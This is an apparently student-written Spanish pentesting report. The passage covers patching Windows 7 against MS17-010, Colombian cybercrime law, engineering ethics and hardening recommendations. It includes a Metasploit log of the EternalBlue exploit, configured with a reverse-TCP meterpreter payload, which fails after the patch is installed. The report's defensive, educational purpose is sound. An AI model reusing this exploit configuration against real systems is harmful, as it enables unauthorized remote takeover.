
2.2.5 Acciones correctivas en los sistemas operativos

Para realiza estas acciones, tomamos como referencia la información obtenida con la aplicación Nessus más específicamente la relacionada con la vulnerabilidad MS17-010, posteriormente se verificaron las actualizaciones de seguridad en los sistemas operativos afectados y se pudo evidenciar que estas máquinas no contaban con actualizaciones de seguridad instaladas, por tanto, procedimos a realizar este proceso.

Tabla 1. Descripción de la vulnerabilidad MS17-010


NESSUS			
Vulnerabilidad	Categoría	Descripción	Solución
MS17-010	HIGH	Afecta al protocolo SMBv1 y permite tomar el control de una máquina ejecutando código remotamente o la denegación de servicios (DoS).	Instalar actualizaciones de seguridad.

Figura 28. Windows 7x64 verifica las actualizaciones disponibles



Fuente: Autor

Figura 29. Verificación de las actualizaciones instaladas en Windows 7x64.



Fuente: Autor

Figura 30. Ejecución del Exploit después de instalar las actualizaciones.

3.

```
Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.0.171    yes       The listen address (an interface may be specified)
   LPORT     1930             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.0.171:1930
[*] 192.168.0.62:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.0.62:445      - Host does NOT appear vulnerable.
[*] 192.168.0.62:445      - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.0.62:445 - Exploit aborted due to failure: not-vulnerable: Set ForceExploit to overri
de
[*] Exploit completed, but no session was created.
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

Fuente: Autor

Resultado de la ejecución del exploit: No exitoso

Teniendo en cuenta la solución planteada en la descripción del exploit producto del escaneo realizado con nessus, la cual se describe a continuación:

Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016. Microsoft has also released emergency patches for Windows operating systems that are no longer supported, including Windows XP, 2003, and 8.

Procedimos a actualizar el sistema operativo Windows 7x64 y se evidencia que la vulnerabilidad fue subsanada, razón por la cual la ejecución del exploit no tu éxito. Básicamente, con la instalación de los parches de seguridad disponibles para Windows 7 el sistema logró protegerse de la vulnerabilidad MS17-010.

**La prueba fue realizada desde Win7x64

Adicionalmente, se pueden realizar más acciones de hardening para complementar la seguridad del equipo, tales como bloquear todos los puertos que no estén siendo utilizados, instalación de un antivirus, activación del firewall de Windows, sin embargo, con la actualización del sistema realizada se corrigió la vulnerabilidad detectada desde la etapa 3.

3. ASPECTOS LEGALES Y ÉTICOS

3.1 Ley 1273 de 2009

Esta ley es el marco de referencia para las conductas y acciones que constituyen delitos informáticos, nosotros como profesionales de ingeniería, conocedores de la citada ley, y administradores de sistemas de información debemos abstenernos de incurrir en conductas que puedan constituir violaciones a la integridad de los datos en un sistema, intrusión de forma no autorizada a la red de una organización, utilización de código malicioso que cause efectos dañinos en un sistema, entre otras. Desde la organización Whitehouse Security, se nos planteó un acuerdo de confidencialidad que para nuestro juicio y criterio profesional en algunas de sus cláusulas se violan claramente la ley, es importante tener en cuenta que más allá de recibir una buena remuneración económica al postularse y ser seleccionado para un cargo de TI, nuestra ética profesional debe primar por encima de todo, esto debido a que es nuestra carta de presentación como personas y profesionales de la ingeniería.

Seguido a lo expresado anteriormente, el acuerdo en sí mismo plantea unos escenarios ajenos a la buena conducta profesional, que claramente incluyen entre otros aspectos la interceptación de datos personales, lo cual es una presunta violación al Artículo 269C- ACCESO ABUSIVO A UN SISTEMA DE INFORMACIÓN , porque toda información tiene un propietario y este tiene el derecho legítimo a su reserva, a menos que su propietario decida publicarla, en cualquier otra situación valiéndonos de cualquier tecnología informática para su obtención estaríamos violando el derecho a la intimidad y honra de su poseedor o propietario. Así mismo, la obtención de información privada que pertenezca a organizaciones públicas, oficiales y en general de cualquier tipo, debe ser con plena autorización del titular de la misma, porque si no es obtenida de esta manera se violaría el Artículo 269F- VIOLACIÓN DE DATOS PERSONALES, claro está que la Organización Whitehouse Security otorga otra denominación al considerar este tipo de información como confidencial, por tal motivo el conocimiento de la ley nos da las directrices para tener un criterio idóneo y saber que cualquier tipo de información obtenida de esta forma es ilegal, porque estos datos pueden ser susceptibles a manipulación, divulgación, alteración, publicación etc., comprometiendo la integridad de los mismos y el legítimo derecho que tienen los propietarios a su reserva. Por último, el acuerdo plantea que la información puede ser obtenida al ingresar de forma no autorizada a un sistema de información, el Artículo 269A - ACCESO ABUSIVO A UN SISTEMA DE INFORMACIÓN hace referencia a esta conducta y la tipifica como un delito informático, por ende, la conducta de esta organización claramente está alejada de todo principio ético y legal, por lo cual, al firmar y aceptar el acuerdo de confidencialidad haríamos parte de una organización que claramente y conforme a lo establecido en algunas cláusulas del documento, está utilizando su conocimiento, tecnología y personal de TI en la presunta violación la ley.

3.2 Código de ética del COPNIA

Este código establece, entre otros, los deberes de los profesionales de la ingeniería y sus profesiones afines, sin lugar a dudas constituye un marco del comportamiento profesional en el ejercicio de nuestras funciones como ingenieros, ahora bien, es importante tener en cuenta la responsabilidad no solo ética si no legal, puesto que este código está contenido en la Ley 842 de 2003 y establece sanciones para las conductas que violen las disposiciones en ella contenidas. En ese sentido, conforme a lo establecido en el Artículo 34, literal a*) "(…)Ofrecer o aceptar trabajos en contra de las disposiciones legales vigentes(…)"*, al vincularnos con la organización Whitehouse Security haríamos caso omiso de la Ley 1273, y como consecuencia de ello estaríamos asumiendo la responsabilidad legal de nuestras conductas, acciones u omisiones que constituyan una clara violación a la normatividad aplicable y vigente relacionada con los delitos informáticos y la protección de los datos personales. También es importante resaltar que las personas que nos formamos como ingenieros y ejercemos nuestra profesión debemos velar por el prestigio de la misma, por tal motivo y conforme a lo expresado anteriormente, aceptar condiciones en cualquier contrato laboral por fuera de la ley no daría crédito y confianza a nuestra labor, entendiendo que nosotros debemos ser referentes y garantes del buen uso de las tecnologías de la información y comunicación (TIC).

CONCLUSIONES

Podemos concluir, que no necesariamente las grandes inversiones de dinero en equipos protegen al cien por ciento nuestros sistemas informáticos, adicionalmente las organizaciones están en la obligación de incorporar en su grupo de colaboradores personas capacitadas en seguridad informática, debemos ser conscientes que las amenazas a la seguridad informática y seguridad de la información están siempre presentes, olvidar que esto existe nos deja la puerta abierta a un enemigo silencioso. El incidente de seguridad que afectó a las máquinas en la organización WhiteHouse Security no habría tenido efecto si las actualizaciones de seguridad hubieran sido instaladas correctamente en cada una de ellas, parece algo simple y básico, pero extremadamente importante, porque las vulnerabilidades conocidas son publicadas y en este caso la compañía Microsoft publicó la actualización MS17-010 para corregir el fallo en el protocolo SMBv1. En cada una de las etapas y escenarios planteados, se realizaron procedimientos que permitieron realizar todas las etapas del pentesting, logrando identificar los fallos de seguridad presentes en las máquinas con sistema operativo Windows 7, así mismo a partir de la identificación de las mismas se realizaron las acciones correctivas para subsanar los inconvenientes logrando así bloquear el acceso a esas máquinas y detener la fuga de información presentada.

De otra parte, es importante conocer las leyes relacionadas con los delitos informáticos, las organizaciones no son ajenas a que desde su interior se cometidos por sus trabajadores, por tanto, si se suscriben acuerdos de confidencialidad estos deben estar acorde a ley, si se manejan y procesan datos de terceros el área que esté a cargo de esta labor debe conocer de las implicaciones legales sujetas a ese tratamiento, con el objeto de que sus acciones estén enmarcadas desde su ética profesional y conforme a legislación dispuesta para tales propósitos.

RECOMENDACIONES

La organización WhiteHouse Security debe realizar un análisis a fondo de todos sus equipos e infraestructura de TI, porque a partir de los hallazgos y correcciones realizadas en las máquinas que estaban siendo afectadas por la explotación de las vulnerabilidades presentes en ellas, se puede trazar una ruta de trabajo que incluya la revisión de todos los equipos y sistemas, con el objeto de realizar un proceso de hardening informático, que incluya aspectos como, protección de ataques físicos por la inserción de dispositivos externos como Memorias o Discos USB, discos ópticos; utilización de sistemas operativos licenciados y la activación y configuración de las actualizaciones automáticas; endurecimiento de las contraseñas de acceso a los equipos; establecimiento de acceso remoto seguro a lo equipos por medio del protocolo SSH, etc., en general se debe construir o reforzar las políticas de seguridad informática en la organización.

La inversión en seguridad informática es un factor clave en toda organización, siempre que se cuenten con los recursos económicos necesarios se debe realizar, y no solo en equipos, también en recurso humano que atienda los incidentes de seguridad que eventualmente se presenten y pueda darle un tratamiento adecuado, que incluyan acciones preventivas y correctivas; adicionalmente podemos incluir un equipo de Read Team y Blue Team en la organización para disponer de un equipo de profesionales dedicados exclusivamente a fortalecer la seguridad de sus sistemas, desde la seguridad ofensiva y defensiva se pueden simular ataques y realizar monitoreo constante de vulnerabilidades y amenazas, con el objeto de blindar al máximo toda la red de datos, los servidores, las terminales de los usuarios, las aplicaciones y en general toda la infraestructura de TI.

BIBLIOGRAFÍA

- Mintic. (2009). Ley 1273 [LEY_1273_2009]. Mintic. (pp. 1-4) Recuperado de: https://www.mintic.gov.co/portal/604/articles-3705_documento.pdf

- ENTER.CO. (2015). Detrás de Buggly: la historia de la fachada Andrómeda. Recuperado de: https://www.enter.co/cultura-digital/colombia-digital/detras-de-buggly-la-historia-de-la-fachada-andromeda/

- COPNIA. (2019). Código de ética. Recuperado de: https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

- EC-Council Blog. (2020). RED TEAM VS BLUE TEAM. Recuperado de: https://blog.eccouncil.org/red-team-vs-blue-team/

- Portal Microsoft. (2017). CVE-2017-0144 | Windows SMB Remote Code Execution Vulnerability. Recuperado de: https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-0144

- NNT. (2020). SYSTEM HARDENING AND VULNERABILITY MANAGEMENT. Recuperado de: https://www.newnettechnologies.com/system-hardening.html

- SecurityTrails. (2018). Top 15 Nmap Commands to Scan Remote Hosts. Recuperado de: https://securitytrails.com/blog/top-15-nmap-commands-to-scan-remote-hosts

- Redes Zone. (2019). Nmap: Descarga, instalación y manual de uso paso a paso. Recuperado de: https://www.redeszone.net/seguridad-informatica/nmap/

- Instituto Nacional de Seguridad. (2017). Amenaza vs Vulnerabilidad, ¿sabes en qué se diferencian?. Recuperado de: https://www.incibe.es/protege-tu-empresa/blog/amenaza-vs-vulnerabilidad-sabes-se-diferencian

- EXPLOIT DATABASE. (2020). About The Exploit Database. Recuperado de: https://www.exploit-db.com/about-exploit-db

- Oficina de Seguridad del Internauta. (2020). La importancia de las actualizaciones de seguridad. Recuperado de: https://www.osi.es/es/actualizaciones-de-seguridad

- Youtube. (2018). Nmap + Nessus + eternalblue + metasploit framework + mimikatz + rdesktop. Recuperado de: https://www.youtube.com/watch?v=iJbI_VrG-Mk

- Youtube. (2020). Descargar e Instalar Nessus en Kali Linux 64 bits (Software para Escaneo de vulnerabilidades). Recuperado de: https://www.youtube.com/watch?v=zfaJ326ITug

- Reydes.com. (2016). Instalación de Nessus en Kali Linux. Recuperado de: http://www.reydes.com/d/?q=Instalacion_de_Nessus_en_Kali_Linux

- Guía para la Gestión y Clasificación de Incidentes de Seguridad de la Información. (2018). (p. 14 - 27) Recuperado de: https://www.mintic.gov.co/gestionti/615/articles-5482_G21_Gestion_Incidentes.pdf

- CIC. (2020). Prepara tu negocio ante un ciberataque. Recuperado de: https://www.cic.es/preparacion-respuesta-ataques-ciberneticos/